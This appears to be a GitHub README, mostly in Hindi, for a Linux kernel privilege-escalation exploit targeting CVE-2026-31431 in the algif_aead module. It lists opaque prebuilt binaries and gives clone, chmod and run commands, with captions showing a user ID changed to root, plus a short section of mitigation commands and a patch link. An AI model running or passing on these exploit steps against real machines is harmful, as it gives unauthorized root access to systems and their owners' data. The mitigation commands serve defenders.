 exploiteoom/cve-2026-31431
CVE-2026-31431 के लिए एक्सप्लॉइट जो उपयोगकर्ता आईडी बदलकर विशेषाधिकार बढ़ाता है, जिसमें सत्यापन स्क्रिप्ट और algif_aead भेद्यता के लिए शमन निर्देश शामिल हैं।

सभी नए CVE अलर्ट https://exploitroom.com पर प्राप्त करें
mail :: ~/Desktop/CVE-2026 » file *
exploit:            ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=9454dbdde0ac2d1a8981c06db89f24a4753ec3b7, for GNU/Linux 3.2.0, not stripped
payload:            ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=9b0f16503767336bc8a821482933c1111aafa23a, stripped
verify_vulneurable: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=a79c6ab7e9d14e60af8d7dfc1c102e3bc93a910b, for GNU/Linux 3.2.0, not stripped
mail :: ~/Desktop/CVE-2026 »
git clone https://github.com/ExploitEoom/CVE-2026-31431.git
cd CVE-2026-31431
chmod +x *
./verify_vulneurable
./exploit
https://github.com/user-attachments/assets/27e0f28e-0cb8-438d-9fe4-ebd56035adad
 आईडी 1000 से बदलकर 0000 हो गई

 हम कुछ सिस्टम कमांड नहीं चला सकते

 sudo su का उपयोग करके रूट के रूप में जाएं या ./exploit चलाएं फिर उस उपयोगकर्ता को खोजें जिस पर आपने एक्सप्लॉइट चलाया था
 0000 को 1000 से बदलें
 यहाँ आपको अपना उपयोगकर्ता वापस मिल गया है
lsmod | grep algif_aead
कोई आउटपुट नहीं (उपयोग में नहीं) → नीचे दिए गए अक्षम कमांड चलाएं
echo "install algif_aead /bin/false" | sudo tee /etc/modprobe.d/disable-algif-aead.conf
sudo rmmod algif_aead 2>/dev/null || true
Debian/Ubuntu: sudo apt update && sudo apt upgrade -y CentOS/RHEL/Rocky/Alma: sudo dnf update -y पैच: https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5
